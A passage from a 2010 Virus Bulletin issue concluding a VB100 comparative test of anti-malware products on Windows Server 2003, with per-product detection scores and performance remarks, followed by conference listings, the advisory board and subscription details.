
was rendered usable thanks to some insight from the developers.

Running through the tests proved fairly problem free, with neither scanning speeds nor lag times particularly good but very low resource consumption. Scanning the infected sets took an enormously long time – among the longest of all this month's products. The product is clearly recording massive amounts of data on each item spotted, and seems to keep it all in memory, only producing a log at the end of the scan – this made for a rather tense few days for us as we waited for it to complete. In the end, though, scores were very solid, with a steady decline across the RAP sets but starting from a very strong baseline, and with no issues in the core sets a VB100 award is comfortably earned.

### Norman Endpoint Protection 7.20.0900

<b>ItW</b>	100.00%	<b>Polymorphic</b>	83.78%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	69.14%
<b>Worms &amp; bots</b>	76.58%	<b>False positives</b>	0

*Norman's* current product has been having some problems of late, with a run of bad luck in our tests. The installation process is fairly



drawn out, with a fair few steps to click through, and at the end it warns that a reboot may be requested in a few minutes. Although no such request appeared, we felt it best to restart the system just in case. Opening the browser-based interface (which required some adjustments to the built-in browser security settings in *Server 2003*), we found it, as before, rather wobbly and lacking in reassurance, with anti-malware components missing on the initial few attempts. When they finally appeared, we found a basic level of controls which seemed to operate reasonably well, although our instructions not to delete any infected items seemed to go unheeded. We also noted the GUI apparently losing touch with its local server on several occasions, displaying instead a pretty picture of a crash test dummy doodling on a chalk board while we waited for service to be resumed.

Results were obtained without undue difficulty though, showing slow scanning times, and overheads and resource usage sky-high, mainly thanks to the in-depth investigations of the built-in sandbox system. Detection results were no more than reasonable in the main sets, deteriorating somewhat in the infected sets, with an odd rally in the proactive week. The WildList presented no problems

though, despite the large number of polymorphic viruses in there, and with no repeat of previous issues in the clean sets, *Norman's* run of bad luck comes to an end and a VB100 award is earned.


### Qihoo 360 Antivirus 1.1.0.1312

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	93.20%
<b>Worms &amp; bots</b>	98.03%	<b>False positives</b>	0

Another Chinese company, *Qihoo* licenses the *BitDefender* engine and squeezes it into a much simplified set-up. The

installation process is short and sweet, and needs no reboot, and the interface offers large, clear buttons and minimal configuration options. Scanning speeds were mediocre, but overheads and resource usage very low indeed.


Detection tests proceeded without incident, although the on-access component did not seem to function as usual on-read, failing to block access to infected items when simply opened for reading (although its logs and pop-ups claim to have done so). It does at least note their presence however, providing nice, clear, reliable logging, and in final calculations scores were as high as expected – a very respectable showing in all sets. With no problems in the WildList or clean sets, *Qihoo* easily earns a VB100 award.



### Quick Heal AntiVirus 2011 Server Edition 11.00 (4.0.0.4)

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	79.14%
<b>Worms &amp; bots</b>	91.44%	<b>False positives</b>	0

*Quick Heal's* products run a brief scan of vital areas prior to installation, but even with this the whole set-up process was over in under a minute,




with no reboot and minimal user interaction. The interface is clean, simple and unfussy, providing a decent but not exhaustive level of configuration. Running was generally smooth and stable, although it seemed to do something odd to our performance measuring scripts, which frequently aborted with bizarre error messages and had to be run multiple times to obtain a complete set of results – and even then, it is possible that the recorded RAM usage (high-ish) and CPU drain (low-ish) are not entirely accurate.

Detection scores presented no such problems however, and they showed some fairly respectable levels across the main sets, dropping fairly sharply in the RAP sets. No issues were noted in the core sets, and a VB100 award is duly granted.

### Returnil System Safe 2011 3.2.10143.501-REL2

<b>ItW</b>	98.71%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	98.71%	<b>Trojans</b>	65.27%
<b>Worms &amp; bots</b>	85.84%	<b>False positives</b>	1


*Returnil's* product has been renamed since its last VB100 appearance, adopting the more universal '*System Safe*' title in place of the old '*Virtual System*'. Installing is fairly simple and, rather surprisingly for a multi-level solution like this, no reboot is required. The interface is pleasant and clear, providing only minimal controls for the anti-virus protection module, which is based on the *Frisk* detection engine.



Running through the tests was a breeze, although scan times were slow and overheads high, with file access lags and CPU use both well above average for this month's field. Detection rates were decent though – in some areas a fraction higher than those of other products based on the same technology, implying some more aggressive settings. However, in the WildList a handful of items were not detected, hinting that perhaps slightly older updates had been used. In the clean sets the same false alarm we had been fearing reared its head once again, and *Returnil* doesn't quite make it to a second VB100 award this time.

### SGA SGA-VC 2.0

<b>ItW</b>	99.03%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	N/A	<b>Trojans</b>	94.66%
<b>Worms &amp; bots</b>	98.61%	<b>False positives</b>	0



SGA returns to the tests once more, with its product offering an extremely fast installation process which is all over in under 30 seconds and needs no reboot. The interface is a little unusual, not providing much in the way of fine-tuning, and what is available is quite hard to find.

Scanning speeds were on the slow side, and performance measures reflect better on the product than others thanks to the rather odd approach to on-access scanning, which doesn't seem to actually intercept file access so much as note that an infected item has been opened and then, often some time later, take action.


Detection rates in the on-demand scans were mostly quite impressive thanks to the *BitDefender* engine underlying the product, but a handful of items in the WildList sets were not picked up on due to the default extension list excluding some extensions commonly used by malware to propagate.

Running the on-access tests was rather more difficult, as the scanner's lack of blocking meant relying on the product's internal logs – which seemed rather hard to believe – and the actions taken when files were written to the system drive. Trying to piece together information on what was allowed to write and what was logged, over multiple installs and test runs, proved bewildering and inconclusive, with some of the data implying that the scanner regularly shut itself down when under heavy pressure. As a result, we recorded no on-access scores for *SGA* this month, and no VB100 award can be granted.

### Sophos Endpoint Security and Control 9.5

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	88.35%
<b>Worms &amp; bots</b>	90.47%	<b>False positives</b>	0

*Sophos's* latest business product is as businesslike as we have come to expect, with an efficient and zippy set-up which includes the



fairly unusual offer to remove competitor products from the system. No reboot is needed to complete the set-up, but


after some problems in the last test we restarted anyway, after disabling the new cloud-based protection layer, which is not covered by our testing methodology. The speed and performance tests ran through fine, with fairly fast scanning times and overheads and performance use somewhat above average.

The detection tests took much longer however, with each detection taking some time despite the live system being switched off. In the end, with time pressing urgently, we decided to abandon the GUI scan and re-run from the command line, using a tool provided with the product. This may have produced slightly lower scores than the product is capable of, even without its live system, but they were still very good indeed in the main sets, and pretty decent in the RAP sets too. No issues were observed in the core sets, and *Sophos* earns another VB100 award.

### VirusBuster for Windows Servers 6.3.14

<b>ItW</b>	100.00%	<b>Polymorphic</b>	89.49%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	64.89%
<b>Worms &amp; bots</b>	87.51%	<b>False positives</b>	0

Last up this month, *VirusBuster's* product has already appeared in this report in another guise, and here the experience was pretty similar.



The set-up, though going through several stages, is untaxing and fairly speedy, no reboot being needed to complete, and the MMC-based interface is clunky and lacking in consistency, with some controls not fully functional. The biggest problem was once again logging, with the 'unlimited' option less than honest about its true nature, and scans had to be repeated to replace lost sections of information. Server admins would be less likely to run into these problems, unless dealing with a serious infestation on their network.

Scanning speeds were fairly good, but overheads a little heavy, while resource usage was unremarkable. Detection tests ran slowly but produced decent results once complete logs had been obtained, with a reasonable showing across the sets. No problems appeared in the WildList or clean sets, and *VirusBuster* also earns a VB100 award this month.

## CONCLUSIONS

We had everything set up for this month's test good and early, with the aim of speeding testing along in what we knew would be a shorter than usual month, with the annual VB conference approaching fast. However, a combination of a pre-planned holiday and illness in the lab team left the lab unattended for a full week just as testing got underway, and some serious scrambling was required to get through testing in time. This hectic period was not helped by some further manifestations of instability, lack of resilience to tough challenges and general flakiness in a number of products, but in the end we got all the results needed for our report. We have done our utmost to ensure full coverage of our standard array of tests and measurements, and hope that our readers will forgive any minor errors or oversights contained in this report – as soon as we have time, we will of course ensure every 'i' is dotted, every 't' is crossed, and every surprising result is confirmed and double-checked.

It should also be noted that several other products were submitted for this month's test, all of them taking at least a few days of machine time and several installs before it was decided that no results could be obtained due to severe instability or failure to complete any scanning tasks. We saw many more incidents of scans failing to complete, logs being incompletely recorded, and even whole machine failures this month than in any previous test, making for more hair-tearing and nail-biting than ever before. In future we will be much quicker to reject any product which cannot be relied on to run smoothly, and may have to include blank scores for products which fail to record their activities accurately.

Of course it has not all been doom and gloom this month, with many products performing well, and some interesting newcomers joining our lists. Looking forward to the next test, on Windows 7, we expect to see another record-breaking haul of submissions, with many more new faces on the horizon. We can only hope those which have given us so much grief this month can up their game, put in the work required on proper development and QA procedures, and start delivering decent, reliable products in time.

### Technical details:

All products were tested on identical systems with AMD Phenom II X2 550 processors, 4 GB RAM, dual 80GB and 1TB hard drives, running Microsoft Server 2003, R2, SP2, 32-bit Enterprise Edition.

Any developers interested in submitting products for VB's comparative reviews should contact [john.hawes@virusbtn.com](mailto:john.hawes@virusbtn.com). The current schedule for the publication of VB comparative reviews can be found at <http://www.virusbtn.com/vb100/about/schedule.xml>.

## DATES FOR YOUR DIARY



VB2011 will take place 5–7 October 2011 at The Hesperia Tower hotel, Barcelona, Spain.

A call for papers for VB2011 will be issued in December 2010, with a deadline for submissions of 4 March 2011. Watch <http://www.virusbtn.com/conference/vb2011/> for details.

For any other queries relating to VB2011 contact [conference@virusbtn.com](mailto:conference@virusbtn.com)



And:



VB2012 will take place 26–28 September 2012 at The Fairmont Dallas hotel, Dallas, TX, USA.

Barcelona images © Turisme de Barcelona/Espai d'Imatge (top) and J. Trullàs (bottom).

## END NOTES & NEWS

**A Mastering Computer Forensics masterclass will take place 4–5 October 2010 in Jakarta, Indonesia.** For more information see <http://www.machtvantage.com/computerforensics.html>.

**MAAWG 20th General Meeting takes place 4–6 October 2010 in Washington, DC, USA.** MAAWG meetings are open to members and invited guests. For invite requests see [http://www.maawg.org/contact\\_form](http://www.maawg.org/contact_form).

**Hacker Halted USA takes place 9–15 October 2010 in Miami, FL, USA.** For more information see <http://www.hackerhalted.com/>.

**HITBSecConf Malaysia takes place 11–14 October 2010 in Kuala Lumpur, Malaysia.** For more information see <http://conference.hackinthebox.org/hitbsecconf2010kul/>.

**RSA Conference Europe will take place 12–14 October 2010 in London, UK.** For details see <http://www.rsaconference.com/2010/europe/index.htm>.

**The fifth annual APWG eCrime Researchers Summit will take place 18–20 October 2010 in Dallas, TX, USA.** For more information see <http://www.ecrimeresearch.org/>.

**Malware 2010, The 5th International Conference on Malicious and Unwanted Software, will be held 20–21 October 2010 in Nancy, France.** For details see <http://www.malware2010.org/>.

**CSI 2010, takes place 26–29 October 2010 in National Harbor, MD, USA.** For details see <http://www.csiannual.com/>.

**The Computer Forensics Show takes place 1–2 November 2010 in San Francisco, CA, USA.** For more information see <http://www.computerforensicsshow.com/>.

**Black Hat Abu Dhabi takes place 8–11 November 2010 in Abu Dhabi, United Arab Emirates.** For more information see <http://www.blackhat.com/>.

**Infosecurity Russia takes place 17–19 November 2010 in Moscow, Russia.** See <http://www.infosecurityrussia.ru/>.

**AVAR 2010 will be held 17–19 November 2010 in Nusa Dua, Bali, Indonesia.** See <http://www.aavar.org/avar2010/>.

**The VB ‘Securing Your Organization in the Age of Cybercrime’ Seminar takes place 25 November 2010 in London, UK.** The seminar gives IT professionals an opportunity to learn from and interact with security experts at the top of their field and take away invaluable advice and information on the latest threats, strategies and solutions for protecting their organizations. For programme details and to book online see <http://www.virusbtn.com/seminar/>.

**The 26th Annual Computer Security Applications Conference will take place 6–10 December 2010 in Austin, TX, USA.** See <http://www.acsac.org/2010/>.

**Black Hat DC takes place 16–19 January 2011 in Arlington, VA, USA.** For details see <http://www.blackhat.com/>.

**Black Hat Europe takes place 15–18 March 2011 in Barcelona, Spain.** For more information see <http://www.blackhat.com/>.

**SOURCE Boston 2011 will be held 20–22 April 2011 in Boston, MA, USA.** For more details see <http://www.sourceconference.com/>.

**The 6th International Conference on IT Security Incident Management & IT Forensics will be held 10–12 May 2011 in Stuttgart, Germany.** See <http://www.imf-conference.org/>.

**SOURCE Seattle 2011 will be held 16–17 June 2011 in Seattle, WA, USA.** For more details see <http://www.sourceconference.com/>.

**Black Hat USA takes place 30 July to 4 August 2011 in Las Vegas, NV, USA.** For details see <http://www.blackhat.com/>.

**VB2011 will take place 5–7 October 2011 in Barcelona, Spain.** More details will be revealed in due course at <http://www.virusbtn.com/conference/vb2011/>. In the meantime, please address any queries to [conference@virusbtn.com](mailto:conference@virusbtn.com).

### ADVISORY BOARD

**Pavel Baudis**, *Alwil Software, Czech Republic*

**Dr Sarah Gordon**, *Independent research scientist, USA*

**Dr John Graham-Cumming**, *Causata, UK*

**Shimon Gruper**, *NovaSpark, Israel*

**Dmitry Gryaznov**, *McAfee, USA*

**Joe Hartmann**, *Microsoft, USA*

**Dr Jan Hruska**, *Sophos, UK*

**Jeannette Jarvis**, *Microsoft, USA*

**Jakub Kaminski**, *Microsoft, Australia*

**Eugene Kaspersky**, *Kaspersky Lab, Russia*

**Jimmy Kuo**, *Microsoft, USA*

**Costin Raiu**, *Kaspersky Lab, Russia*

**Péter Ször**, *Independent researcher, USA*

**Roger Thompson**, *AVG, USA*

**Joseph Wells**, *Independent research scientist, USA*

### SUBSCRIPTION RATES

**Subscription price for 1 year (12 issues):**

- Single user: \$175
- Corporate (turnover < \$10 million): \$500
- Corporate (turnover < \$100 million): \$1,000
- Corporate (turnover > \$100 million): \$2,000
- *Bona fide* charities and educational institutions: \$175
- Public libraries and government organizations: \$500

Corporate rates include a licence for intranet publication.

See <http://www.virusbtn.com/virusbulletin/subscriptions/> for subscription terms and conditions.

**Editorial enquiries, subscription enquiries, orders and payments:**

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: [editorial@virusbtn.com](mailto:editorial@virusbtn.com) Web: <http://www.virusbtn.com/>

No responsibility is assumed by the Publisher for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions or ideas contained in the material herein.

This publication has been registered with the Copyright Clearance Centre Ltd. Consent is given for copying of articles for personal or internal use, or for personal use of specific clients. The consent is given on the condition that the copier pays through the Centre the per-copy fee stated below.

VIRUS BULLETIN © 2010 Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England.

Tel: +44 (0)1235 555139. /2010/\$0.00+2.50. No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form without the prior written permission of the publishers.